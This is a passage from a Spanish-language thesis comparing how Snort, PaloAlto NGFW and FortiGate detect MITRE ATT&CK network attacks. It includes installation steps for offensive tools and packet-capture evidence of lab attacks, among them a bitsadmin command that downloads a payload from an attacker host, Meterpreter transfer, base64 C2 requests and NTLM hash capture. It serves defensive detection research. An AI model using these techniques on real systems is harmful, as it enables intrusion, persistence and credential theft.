Posteriormente, se consiguió realizar multitud de ataques con sus respectivos escenarios, diferentes servicios utilizados y herramientas para la realización de los ataques. Se pudo observar la gran cantidad de diferentes herramientas existentes que facilitan la realización de estos ataques.

Finalmente, realizamos un análisis mediante Snort y PaloAlto NGFW de los diferentes ataques realizados y obtenidos mediante anteriores líneas de investigación de este proyecto consiguiendo evaluar las detecciones de Snort y PaloAlto de todos los ataques detectables por red de la matriz MITRE.

Además, se unificaron todos los ficheros e información relacionada con este trabajo de análisis mediante Snort en un repositorio de Github en el que se puede encontrar el Excel “Detecciones” donde se encuentra toda la información respecto al análisis de detecciones y los resultados, los ficheros de logs de Snort y PaloAlto acompañado de ficheros CSV para su visualización de manera más sencilla, scripts utilizados para la automatización de diferentes procesos como la creación de los ficheros CSV, el análisis de Snort o la corrección de flujos truncados y MTU y datos sobre la base de datos creada para la posterior manipulación de los datos. [30]

## 7.1. Conclusiones del Proyecto

Como conclusión, podemos afirmar que Snort es una gran herramienta para la detección de ciberataques, sobre todo cuando estos ataques son realizados mediante herramientas públicas que pueden ser encontradas en GitHub u otros repositorios. Gracias a ser una herramienta Open-Source, la comunidad actualiza constantemente las reglas y alertas existentes, estando en constante mejora y evolución.

Resulta importante destacar que Snort necesita ser configurado correctamente con todos sus conjuntos de reglas para detectar la mayor cantidad de alertas posibles. La instalación por defecto de este IDS no dispone de tantas alertas como para ser lo suficientemente fiable.

PaloAlto NGFW ha demostrado ser una herramienta robusta y confiable para la detección de ataques, logrando identificar la mayoría de ellos con alta eficacia. Su fortaleza radica en la integración de dos motores clave: el IPS, especializado en la detección de intrusiones, y el motor de Control de Aplicaciones, que amplía su alcance a una variedad más amplia de amenazas. Cabe destacar que estos resultados se obtuvieron sin configuraciones personalizadas, lo que sugiere que una correcta optimización y ajuste del sistema, adaptado a las características específicas de la red, podría incrementar aún más su capacidad de bloqueo.

En el caso de FortiGate, se observa una ventaja adicional en términos de fiabilidad, ya que su diseño minimiza la generación de falsos positivos. Esto lo posiciona como una solución altamente precisa, complementando su capacidad de detección con una confiabilidad sobresaliente.

Si comparamos Snort, PaloAlto y Fortigate, podemos enumerar diferentes conclusiones entre cada uno de ellos:

- Snort destaca por su facilidad de implementación y configuración a través de una interfaz de línea de comandos y una estructura basada en directorios. Sin embargo, PaloAlto y Fortigate ofrecen una ventaja significativa en entornos empresariales complejos con redes amplias y estructuras diversificadas. Sus

interfaces gráficas intuitivas permiten no solo una gestión centralizada de la red, sino también el monitoreo en tiempo real del estado de esta. Además, facilita la administración de usuarios, la aplicación de políticas de seguridad y la configuración de cortafuegos, características que los convierten en unas soluciones más completas y adaptables a las necesidades de grandes organizaciones.

- En términos de detección, el análisis realizado confirma que PaloAlto supera a Snort en todos los aspectos. PaloAlto no solo detecta un mayor porcentaje de ataques, sino que lo hace con una tasa significativamente menor de falsos positivos. Por el contrario, Snort genera un volumen elevado de alertas, muchas de las cuales carecen de efectividad al no identificar correctamente los ataques. Este exceso de falsos positivos impacta negativamente en su rendimiento general, a pesar de que su capacidad de detección en ciertos casos no sea especialmente baja.
- En términos de detección, tanto PaloAlto como FortiGate muestran resultados muy similares en cuanto a capacidad de identificar ataques. Sin embargo, FortiGate destaca especialmente por su bajo número de falsos positivos, lo que lo convierte en una herramienta altamente fiable y consistente en entornos de seguridad donde la precisión es clave.
- Ambos se mantienen actualizados. Snort es actualizado constantemente por la comunidad mediante la implementación de nuevas reglas que permitan la identificación de nuevas herramientas y ataques. Por el otro lado, PaloAlto y Fortigate reciben actualizaciones para mantener sus softwares y bases de datos de reglas constantemente al día.

## 7.2. Líneas de avance

Algunas líneas de mejora y avance para este proyecto podrían enfocarse en la implementación de reglas personalizadas en Snort que estén específicamente diseñadas para detectar las diversas técnicas de ataque simuladas en esta línea de investigación. Esto mejoraría la capacidad de detección de Snort frente a las diferentes técnicas y mediría el potencial de mejora que puede tener Snort gracias a los avances en las reglas de la comunidad que se realizan.

Otra línea de avance importante sería el desarrollo de una interfaz gráfica de usuario (GUI) para Snort. Aunque Snort es conocido por su capacidad y flexibilidad a través de la línea de comandos, una interfaz gráfica amigable podría facilitar su uso, especialmente para aquellos que no están familiarizados con los comandos específicos o con la sintaxis de creación de reglas. Esta interfaz gráfica podría incluir funcionalidades como la creación y edición de reglas mediante asistentes visuales o la visualización en tiempo real de alertas y eventos detectados.

Reflexionando en líneas de avance que busquen mejorar el estudio realizado en este trabajo podemos enumerar las siguientes:

- Como se ha comentado en el apartado Resultados, hemos implementado el 100% de las técnicas detectables por red en la matriz MITRE ATT&CK. Sin embargo, actualmente existe un 50% de las subtécnicas existentes implementadas. Por tanto, sería una labor valorable la realización de las subtécnicas restantes para poder ampliar este estudio.
- El repositorio de ataques actualmente está formado por 137 ataques. Este número, es válido para realizar un análisis de un IDS al completo, aunque para su análisis en profundidad, sería conveniente la implementación de nuevos ataques ya sea de manera manual o mediante la recolección de ataques en repositorios públicos.
- El estudio ha puesto de manifiesto las limitaciones del método automático para identificar alertas válidas, principalmente debido a la falta de conjuntos de datos extensos que permitan un entrenamiento adecuado. Como línea de avance, se propone realizar un análisis exhaustivo de las opciones disponibles para integrar nuevos conjuntos de datos de tráfico real, que puedan servir como base para mejorar la detección.
- Este estudio se ha centrado en el entorno Enterprise de la matriz MITRE ATT&CK. Sin embargo, MITRE también describe otros entornos, como ICS y Mobile. Explorar la integración de estos entornos,

incluyendo la adaptación de paquetes de reglas y la configuración de IDS específicos para dispositivos orientados a cada contexto, representaría un avance considerable en el alcance del estudio.

- El análisis realizado se ha centrado en los IDS Snort y PaloAlto, incluyendo una breve comparación con FortiGate, cuyos resultados fueron obtenidos en un Trabajo de Fin de Grado anterior. Aunque la inclusión de estos sistemas, tan distintos en su naturaleza, ha permitido generar comparativas detalladas y esclarecedoras, el mercado ofrece una amplia variedad de IDS. Como línea futura, incorporar nuevos sistemas a los ya estudiados podría ampliar significativamente la perspectiva sobre la capacidad de detección y las características diferenciadoras de estos productos en el ámbito de la ciberseguridad. [26]

En el entorno configurado para PaloAlto, se utilizó un funcionamiento basado en interfaces en modo "sniffer". Este modo introduce ciertas alteraciones en el comportamiento del tráfico, influenciado por factores como la velocidad de reproducción o el tamaño de los paquetes. Una alternativa más eficiente sería emplear interfaces físicas, eliminando estas variaciones y simplificando el análisis de los datos. Para implementar esta mejora, se sugiere una arquitectura basada en dos interfaces físicas. En este esquema, el tráfico se inyectaría utilizando las capacidades avanzadas de la herramienta *tcpreplay*, aprovechando su modo diseñado para pruebas con conmutadores y encaminadores. Con las opciones "intf1" e "intf2", el tráfico podría ser clasificado y procesado en ambos sentidos, proporcionando un entorno de análisis más preciso y controlado.

### Testing Routers or Switches

On your *tcpreplay* device you will need to use two network adapters attached to input and output ports of the device under test (DUT). See [tcpprep](#) help for examples that illustrate how to classify traffic. For example you can classify packets inside a pcap file as either client or server. Or you could classify private vs. public.

The result of *tcprep* is a cache file which allows *tcpreplay* to send traffic through a device in two directions through a device, and thereby maintaining state.

```
# tcpreplay --cachefile=sample.prep --intf1=eth0 --intf2=eth1 sample.pcap
```

Alternatively, if you have already split your traffic into two files, as in the case of capturing traffic using a network tap, then *tcpreplay* can read two files at the same time, one for each interface:

```
# tcpreplay --dualfile --intf1=eth0 --intf2=eth1 side-a.pcap side-b.pcap
```

Figura 7-1 Modo de uso *tcpreplay* para conmutadores y switches

# ANEXO A INSTALACIÓN DE HERRAMIENTAS DE ATAQUE

SeToolKit:

```
sudo apt-get update
sudo apt-get install git
git clone https://github.com/trustedsec/social-engineer-toolkit
cd set
python3 setup.py install
```

Metasploit + MSFVenom:

```
wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-x64-installer.run
chmod +x ./metasploit-latest-linux-x64-installer.run
./metasploit-latest-linux-x64-installer.run
```

SSH:

```
sudo apt-get update
sudo apt-get install openssh-server
```

DHCPStarv:

```
git clone https://github.com/sgeto/dhcpstarv
./configure && make && make install
```

Caldera:

```
git clone https://github.com/mitre/caldera.git --recursive --branch 4.0.0
cd caldera
sudo pip3 install -r requirements.txt
```

Iventoy:

```
sudo apt-get update
sudo apt-get install iventoy
```

Iptables:

```
sudo apt-get update
sudo apt-get install iptables
```

NTLMssp-Extract:

```
git clone https://github.com/sinnaj-r/NTLMssp-Extract  
python3 ntlmssp_extract.py
```

FTP:

```
sudo apt-get update  
sudo apt-get install vsftpd
```

TeamViewer:

```
wget https://download.teamviewer.com/download/linux/teamviewer_amd64.deb  
sudo apt install ./teamviewer_amd64.deb
```

Socat:

```
sudo apt-get update  
sudo apt-get install socat
```

Las herramientas de ataque no mencionadas se encuentran ya preinstaladas en Windows o Linux.

## ANEXO B INSTALACIÓN DE SNORT

Instalación de prerequisites:

```
apt install -y build-essential libpcap-dev libpcap3-dev libnet1-dev zlib1g-dev luajit hwloc libdnet-dev  
libdumbnet-dev  
apt install -y bison flex liblzma-dev openssl libssl-dev pkg-config libhwloc-dev cmake cputest libsqlite3-dev  
apt install -y uuid-dev libcmocka-dev libnetfilter-queue-dev libmnl-dev autotools-dev liblua5.1-dev  
libunwind-dev  
apt install -y gcc libpcap-dev openssl libssl-dev libnhttp2-dev libdumbnet-dev bison flex libdnet-dev  
libtool autoconf
```

Snort v2:

```
sudo apt-get update  
sudo apt-get install snort
```

Snort v3:

```
wget https://github.com/snort3/snort3/archive/refs/tags/snort3-3.1.31.0.tar.gz  
tar xfvz snort3-3.1.31.0.tar.gz  
cd snort3-3.1.31.0  
./configure_cmake.sh --prefix=/usr/local  
make && make install
```

# ANEXO C VALIDACIÓN DE PCAPS

Vamos a realizar la validación de los ficheros de tráfico de red generados mediante este trabajo y de ficheros no validados en anteriores trabajos. Esto se realiza ya que existen PCAPS no validados en anteriores trabajos y necesitamos tener cada uno de los ataques con una validación de que el ataque ha sido implementado correctamente. En este proceso de validación se comprobarán los siguientes aspectos de los ficheros pcaps:

- Comentar alertas que han saltado
- Imágenes que muestren que el tráfico generado se corresponde con el ataque realizado

| TRABAJO ORIGEN                                                                                                                                                                                                                                  | NÚMERO DE PCAPS | REFERENCIA     |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------|----------------|
| Análisis de la capacidad de detección de ataques de red mediante el IDS Snort y PaloAlto NGFW                                                                                                                                                   | 31              | Este trabajo   |
| Análisis de la capacidad de detección de ataques de red mediante el IDS Snort y Fortigate                                                                                                                                                       | 28              | [26]           |
| Seguridad en conmutadores de red y puntos de acceso.<br>Detección en fase temprana de ciberataques con rastro en la red.<br>Análisis de la capacidad de detección de ataques de red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera. | 62              | [23] [25] [24] |
| Dataset CIC-2018                                                                                                                                                                                                                                | 16              | [27]           |

Tabla C-1 Número de PCAPS implementados por trabajo

La información sobre como encontrar cada uno de los ataques se encuentra en el Apartado C.45 Tabla de pcaps de este mismo Anexo





## C.1 T1030: Tamaño de transferencia límite

|     |              |              |              |           |      |           |            |         |          |
|-----|--------------|--------------|--------------|-----------|------|-----------|------------|---------|----------|
| 529 | 22.041294676 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 530 | 22.041304931 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 531 | 22.041304959 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 532 | 22.041304988 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 533 | 22.041305018 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 534 | 22.045315146 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 535 | 22.045315298 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 536 | 22.045315328 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 537 | 22.045315357 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 538 | 22.045325748 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 539 | 22.045325776 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 540 | 22.045325805 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 541 | 22.045325834 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 542 | 22.045988236 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 543 | 22.045988322 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |
| 544 | 22.045988351 | 192.168.0.20 | 192.168.0.30 | FTP-DA... | 2962 | FTP Data: | 2896 bytes | (EPASV) | (TYPE I) |

Figura C-1 Límite de transferencia

La transferencia FTP en la que se transfieren archivos con límite de tamaño.

## C.2 T1105: Transferencia de herramientas de ingreso

|     |               |              |              |     |    |                   |                     |
|-----|---------------|--------------|--------------|-----|----|-------------------|---------------------|
| 259 | 110.944522884 | 192.168.0.20 | 192.168.0.30 | FTP | 92 | Request: SIZE     | meterpreter1234.exe |
| 260 | 110.944932086 | 192.168.0.30 | 192.168.0.20 | FTP | 75 | Response: 213 207 |                     |

Figura C-2 Transferencia herramientas de ingreso

Se transfieren herramientas de ingreso al equipo víctima utilizando el protocolo FTP. Transferimos un archivo de nombre meterpreter1234.exe

## C.3 T1132.001: Codificación en base64

|              |              |      |                                                                                                                                     |
|--------------|--------------|------|-------------------------------------------------------------------------------------------------------------------------------------|
| 192.168.0.30 | 192.168.0.20 | HTTP | 156 GET /?data=c2x1ZXAK HTTP/1.1                                                                                                    |
| 192.168.0.20 | 192.168.0.30 | TCP  | 66 http(80) → 41690 [ACK] Seq=1 Ack=91 Win=65152 Len=0 TSval=2532983998 TSecr=1617883491                                            |
| 192.168.0.20 | 192.168.0.30 | TCP  | 290 59950 → search-agent(1234) [PSH, ACK] Seq=5982 Ack=1019606 Win=1562496 Len=224 TSval=2532984000 TSecr=1617869023                |
| 192.168.0.20 | 192.168.0.30 | TCP  | 223 http(80) → 41690 [PSH, ACK] Seq=1 Ack=91 Win=65152 Len=157 TSval=2532984000 TSecr=1617883491 [TCP segment of a reassembled PDU] |
| 192.168.0.20 | 192.168.0.30 | HTTP | 1751 HTTP/1.0 200 OK (text/html)                                                                                                    |
| 192.168.0.30 | 192.168.0.20 | TCP  | 66 search-agent(1234) → 59950 [ACK] Seq=1019606 Ack=6206 Win=64128 Len=0 TSval=1617883494 TSecr=2532984000                          |
| 192.168.0.30 | 192.168.0.20 | TCP  | 66 41690 → http(80) [ACK] Seq=91 Ack=158 Win=64128 Len=0 TSval=1617883494 TSecr=2532984000                                          |
| 192.168.0.30 | 192.168.0.20 | TCP  | 66 41690 → http(80) [ACK] Seq=91 Ack=1844 Win=64128 Len=0 TSval=1617883494 TSecr=2532984000                                         |
| 192.168.0.30 | 192.168.0.20 | TCP  | 66 41690 → http(80) [FIN, ACK] Seq=91 Ack=1844 Win=64128 Len=0 TSval=1617883494 TSecr=2532984000                                    |
| 192.168.0.30 | 192.168.0.20 | TCP  | 66 http(80) → 41690 [ACK] Seq=1844 Ack=92 Win=65152 Len=0 TSval=2532984001 TSecr=1617883494                                         |
| 192.168.0.30 | 192.168.0.20 | TCP  | 74 41698 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1617889666 TSecr=0 WS=128                                |
| 192.168.0.30 | 192.168.0.20 | TCP  | 74 http(80) → 41698 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2532990173 TSecr=1617889666 WS=128            |
| 192.168.0.30 | 192.168.0.20 | TCP  | 66 41698 → http(80) [ACK] Seq=1 Ack=5 Win=64256 Len=0 TSval=1617889667 TSecr=2532990173                                             |
| 192.168.0.30 | 192.168.0.20 | HTTP | 60 GET /?data=YXR0YWNrCg== HTTP/1.1                                                                                                 |
| 192.168.0.20 | 192.168.0.30 | TCP  | 66 http(80) → 41698 [ACK] Seq=1 Ack=5 Win=65152 Len=0 TSval=2532990174 TSecr=1617889667                                             |

Figura C-3 Codificación en Base64

Solicitudes del servidor C2 al servidor HTTP de la víctima con datos codificados en base64.

## C.4 T1187: Autenticación forzada SMB

|                   |               |      |                                                                                       |
|-------------------|---------------|------|---------------------------------------------------------------------------------------|
| 192.168.0.30      | 192.168.0.10  | SMB2 | 260 Negotiate Protocol Response                                                       |
| 192.168.0.10      | 192.168.0.30  | SMB2 | 220 Session Setup Request, NTLMSSP_NEGOTIATE                                          |
| 192.168.0.30      | 192.168.0.10  | SMB2 | 289 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE |
| 192.168.0.10      | 192.168.0.30  | SMB2 | 581 Session Setup Request, NTLMSSP_AUTH, User: WINDOWS\ale                            |
| 192.168.0.30      | 192.168.0.10  | SMB2 | 131 Session Setup Response, Error: STATUS_LOGON_FAILURE                               |
| 192.168.0.10      | 192.168.0.30  | TCP  | 60 49190 → microsoft-ds(445) [RST, ACK] Seq=802 Ack=519 Win=0 Len=0                   |
| PcsCompu_23:25... | Broadcast     | ARP  | 60 Who has 192.168.0.21? Tell 192.168.0.10                                            |
| 192.168.0.30      | 192.168.0.255 | NBNS | 110 Registration NB LINUX<20>                                                         |
| 192.168.0.30      | 192.168.0.255 | NBNS | 110 Registration NB LINUX<03>                                                         |
| 192.168.0.30      | 192.168.0.255 | NBNS | 110 Registration NB LINUX<00>                                                         |

Figura C-4 Autenticación SMB

```

v SMB2 (Server Message Block Protocol version 2)
  > SMB2 Header
  v Session Setup Request (0x01)
    [Preauth Hash: ef6707e1495df26a591dc4432fcc5db50e24955359c5dd1281b7d9afb35c3f1e1a659c4e...]
    > StructureSize: 0x0019
    > Flags: 0
    > Security mode: 0x01, Signing enabled
    > Capabilities: 0x00000001, DFS
    Channel: None (0x00000000)
    Previous Session Id: 0x0000000000000000
    Blob Offset: 0x00000058
    Blob Length: 435
    > Security Blob: a18201af308201aba0030a0101a282018e0482018a4e544c4d5353500003000000180018...

```

Figura C-5 Hash SMB

El atacante captura el hash perteneciente a ese paquete y posteriormente puede aplicarle fuerza bruta para obtener las credenciales del User WINDOWS/ale

## C.5 T1197: Creación Tarea BITS

```
409 208.217655408 192.168.0.10 192.168.0.2 HTTP 270 GET /google.exe HTTP/1.1
```

Figura C-6 BITS Descarga payload

Descarga de payload previamente configurado para obtener de nuevo la sesión

```

C:\Users\ale\Downloads>bitsadmin /addfile test "http://192.168.0.4:8080/windows1234.exe" "C:\Windows\Temp\test.exe"
bitsadmin /addfile test "http://192.168.0.4:8080/windows1234.exe" "C:\Windows\Temp\test.exe"

```

Figura C-7 Creación tarea BITS

Paquete TCP SYN con el que se obtiene la segunda sesión que mantiene persistencia:

```
421 208.248056530 192.168.0.10 192.168.0.2 TCP 66 49849 → search-agent(1234) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
```

Figura C-8 Creación tarea BITS

## C.6 T1200: Añadir Hardware en Red

Inicio de conexión de equipo atacante con equipo insertado en red de víctima

```

8 18.849692236 172.168.0.30 172.168.0.10 TCP 76 36906 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3379992385 TSecr=0 WS=128
9 18.849728490 172.168.0.10 172.168.0.30 TCP 76 ssh(22) → 36906 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=3155201009 TSecr=3379992385 WS=128
10 18.850415009 172.168.0.30 172.168.0.10 TCP 68 36906 → ssh(22) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3379992386 TSecr=3155201009
11 18.853688434 172.168.0.30 172.168.0.10 SSHv2 109 Client: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6)
12 18.853707879 172.168.0.10 172.168.0.30 TCP 68 ssh(22) → 36906 [ACK] Seq=1 Ack=42 Win=65152 Len=0 TSval=3155201013 TSecr=3379992389
13 18.864414917 172.168.0.10 172.168.0.30 SSHv2 109 Server: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.3)
14 18.865239088 172.168.0.30 172.168.0.10 TCP 68 36906 → ssh(22) [ACK] Seq=42 Ack=42 Win=64256 Len=0 TSval=3379992400 TSecr=3155201024
15 18.867579405 172.168.0.30 172.168.0.10 SSHv2 1604 Client: Key Exchange Init
16 18.871601140 172.168.0.10 172.168.0.30 SSHv2 1148 Server: Key Exchange Init

```

Figura C-9 Hardware en Red

Inicio de conexión del equipo insertado en red de víctima con equipo atacante:

|     |              |              |              |       |      |                                                                                                                         |
|-----|--------------|--------------|--------------|-------|------|-------------------------------------------------------------------------------------------------------------------------|
| 260 | 50.399353123 | 192.168.0.10 | 192.168.0.20 | TCP   | 76   | 44336 → ssh(22) [SYN] Seq= Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=693314559 TSecr=0 WS=128                          |
| 261 | 50.400635693 | 192.168.0.20 | 192.168.0.10 | TCP   | 76   | ssh(22) → 44336 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=979342628 TSecr=693314559 WS=128      |
| 262 | 50.400710223 | 192.168.0.10 | 192.168.0.20 | TCP   | 68   | 44336 → ssh(22) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=693314560 TSecr=979342628                                       |
| 263 | 50.402973990 | 192.168.0.10 | 192.168.0.20 | SSHv2 | 109  | Client: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.3)                                                              |
| 264 | 50.406286423 | 192.168.0.20 | 192.168.0.10 | TCP   | 68   | ssh(22) → 44336 [ACK] Seq=1 Ack=42 Win=65152 Len=0 TSval=979342633 TSecr=693314563                                      |
| 265 | 50.514390769 | 192.168.0.20 | 192.168.0.10 | SSHv2 | 109  | Server: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6)                                                              |
| 266 | 50.514411567 | 192.168.0.10 | 192.168.0.20 | TCP   | 68   | 44336 → ssh(22) [ACK] Seq=42 Ack=42 Win=64256 Len=0 TSval=693314674 TSecr=979342742                                     |
| 267 | 50.516346689 | 192.168.0.10 | 192.168.0.20 | SSHv2 | 1572 | Client: Key Exchange Init                                                                                               |
| 268 | 50.531197571 | 192.168.0.10 | 192.168.0.20 | TCP   | 124  | [TCP Retransmission] 44336 → ssh(22) [PSH, ACK] Seq=1490 Ack=42 Win=64256 Len=96 TSval=693314691 TSecr=979342742        |
| 269 | 50.535008970 | 192.168.0.20 | 192.168.0.10 | TCP   | 68   | ssh(22) → 44336 [ACK] Seq=42 Ack=1546 Win=64128 Len=0 TSval=979342762 TSecr=693314676                                   |
| 270 | 50.538642467 | 192.168.0.20 | 192.168.0.10 | TCP   | 80   | [TCP Dup ACK 269#1] ssh(22) → 44336 [ACK] Seq=42 Ack=1546 Win=64128 Len=0 TSval=979342765 TSecr=693314691 SLE=1490 SRE= |
| 271 | 50.554699808 | 192.168.0.20 | 192.168.0.10 | SSHv2 | 1180 | Server: Key Exchange Init                                                                                               |
| 272 | 50.556541067 | 192.168.0.10 | 192.168.0.20 | SSHv2 | 116  | Client: Elliptic Curve Diffie-Hellman Key Exchange Init                                                                 |
| 273 | 50.568144455 | 192.168.0.20 | 192.168.0.10 | SSHv2 | 592  | Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=316)                          |
| 274 | 50.573869768 | 192.168.0.10 | 192.168.0.20 | SSHv2 | 84   | Client: New Keys                                                                                                        |
| 275 | 50.626450448 | 192.168.0.20 | 192.168.0.10 | TCP   | 68   | ssh(22) → 44336 [ACK] Seq=1678 Ack=1610 Win=64128 Len=0 TSval=979342854 TSecr=693314734                                 |
| 276 | 50.626480231 | 192.168.0.10 | 192.168.0.20 | SSHv2 | 112  | Client: Encrypted packet (len=44)                                                                                       |

Figura C-10 Hardware en Red

## C.7 T1219: Software de acceso remoto TeamViewer

|     |              |                |                |         |      |                                                           |
|-----|--------------|----------------|----------------|---------|------|-----------------------------------------------------------|
| 303 | 44.942792294 | 10.0.2.15      | 34.149.97.1    | QUIC    | 78   | Protected Payload (KP0), DCID=ee72fed933b9b13f            |
| 304 | 44.944521679 | 10.0.2.15      | 34.117.188.166 | QUIC    | 73   | Protected Payload (KP0), DCID=ea9c834e9771f2c5            |
| 305 | 44.960964751 | 10.0.2.15      | 34.117.188.166 | QUIC    | 74   | Protected Payload (KP0), DCID=e220aee16815159f            |
| 306 | 44.981572864 | 34.149.97.1    | 10.0.2.15      | QUIC    | 69   | Protected Payload (KP0), DCID=8c4fee                      |
| 307 | 44.982989456 | 10.0.2.15      | 34.149.97.1    | TLSv1.3 | 118  | Change Cipher Spec, Application Data                      |
| 308 | 44.983275601 | 10.0.2.15      | 34.149.97.1    | TLSv1.3 | 224  | Application Data                                          |
| 309 | 44.983579281 | 34.149.97.1    | 10.0.2.15      | TCP     | 60   | https(443) → 48364 [ACK] Seq=3170 Ack=746 Win=65535 Len=0 |
| 310 | 44.984110547 | 34.149.97.1    | 10.0.2.15      | TCP     | 60   | https(443) → 48364 [ACK] Seq=3170 Ack=916 Win=65535 Len=0 |
| 311 | 45.001931576 | 34.149.97.1    | 10.0.2.15      | TLSv1.3 | 640  | Application Data, Application Data                        |
| 312 | 45.001931935 | 34.149.97.1    | 10.0.2.15      | TLSv1.3 | 85   | Application Data                                          |
| 313 | 45.001952798 | 10.0.2.15      | 34.149.97.1    | TCP     | 54   | 48364 → https(443) [ACK] Seq=916 Ack=3756 Win=62780 Len=0 |
| 314 | 45.002067421 | 10.0.2.15      | 34.149.97.1    | TCP     | 54   | 48364 → https(443) [ACK] Seq=916 Ack=3787 Win=62780 Len=0 |
| 315 | 45.011987145 | 10.0.2.15      | 34.149.97.1    | TLSv1.3 | 85   | Application Data                                          |
| 316 | 45.024936789 | 34.149.97.1    | 10.0.2.15      | TCP     | 60   | https(443) → 48364 [ACK] Seq=3787 Ack=947 Win=65535 Len=0 |
| 317 | 45.073216603 | 34.117.188.166 | 10.0.2.15      | TLSv1.3 | 185  | Application Data                                          |
| 318 | 45.073217076 | 34.117.188.166 | 10.0.2.15      | TLSv1.3 | 1279 | Application Data, Application Data                        |

Figura C-11 Acceso Remoto TeamViewer

|      |              |              |              |         |       |                                                                                                           |
|------|--------------|--------------|--------------|---------|-------|-----------------------------------------------------------------------------------------------------------|
| 1491 | 87.187809419 | 20.61.57.156 | 10.0.2.15    | TLSv1.2 | 17574 | Application Data [TCP segment of a reassembled PDU]                                                       |
| 1492 | 87.188491456 | 20.61.57.156 | 10.0.2.15    | TCP     | 4434  | https(443) → 60870 [ACK] Seq=3633238 Ack=8210 Win=65535 Len=4380 [TCP segment of a reassembled PDU]       |
| 1493 | 87.188879529 | 10.0.2.15    | 20.61.57.156 | TCP     | 54    | 60870 → https(443) [ACK] Seq=8210 Ack=3637618 Win=65535 Len=0                                             |
| 1494 | 87.207637439 | 20.61.57.156 | 10.0.2.15    | TLSv1.2 | 16114 | Application Data [TCP segment of a reassembled PDU]                                                       |
| 1495 | 87.207653988 | 10.0.2.15    | 20.61.57.156 | TCP     | 54    | 60870 → https(443) [ACK] Seq=8210 Ack=3653678 Win=65535 Len=0                                             |
| 1496 | 87.219128518 | 20.61.57.156 | 10.0.2.15    | TLSv1.2 | 49694 | Application Data, Application Data, Application Data, Application Data                                    |
| 1497 | 87.219664368 | 20.61.57.156 | 10.0.2.15    | TLSv1.2 | 2974  | Application Data [TCP segment of a reassembled PDU]                                                       |
| 1498 | 87.224054000 | 10.0.2.15    | 20.61.57.156 | TCP     | 54    | 60870 → https(443) [ACK] Seq=8210 Ack=3706238 Win=65535 Len=0                                             |
| 1499 | 87.234861308 | 20.61.57.156 | 10.0.2.15    | TCP     | 13194 | https(443) → 60870 [PSH, ACK] Seq=3706238 Ack=8210 Win=65535 Len=13140 [TCP segment of a reassembled PDU] |
| 1500 | 87.234875299 | 10.0.2.15    | 20.61.57.156 | TCP     | 54    | 60870 → https(443) [ACK] Seq=8210 Ack=3719378 Win=65535 Len=0                                             |
| 1501 | 87.240236640 | 20.61.57.156 | 10.0.2.15    | TLSv1.2 | 11252 | Application Data, Application Data, Application Data                                                      |
| 1502 | 87.240246906 | 10.0.2.15    | 20.61.57.156 | TCP     | 54    | 60870 → https(443) [ACK] Seq=8210 Ack=3730576 Win=65535 Len=0                                             |
| 1503 | 88.031984679 | 10.0.2.15    | 20.61.57.156 | TLSv1.2 | 303   | Application Data                                                                                          |
| 1504 | 88.032695414 | 20.61.57.156 | 10.0.2.15    | TCP     | 60    | https(443) → 60870 [ACK] Seq=3730576 Ack=8459 Win=65535 Len=0                                             |
| 1505 | 88.033750680 | 10.0.2.15    | 20.61.57.156 | TLSv1.2 | 210   | Application Data                                                                                          |

Figura C-12 Acceso Remoto TeamViewer

|     |               |              |              |     |      |                        |
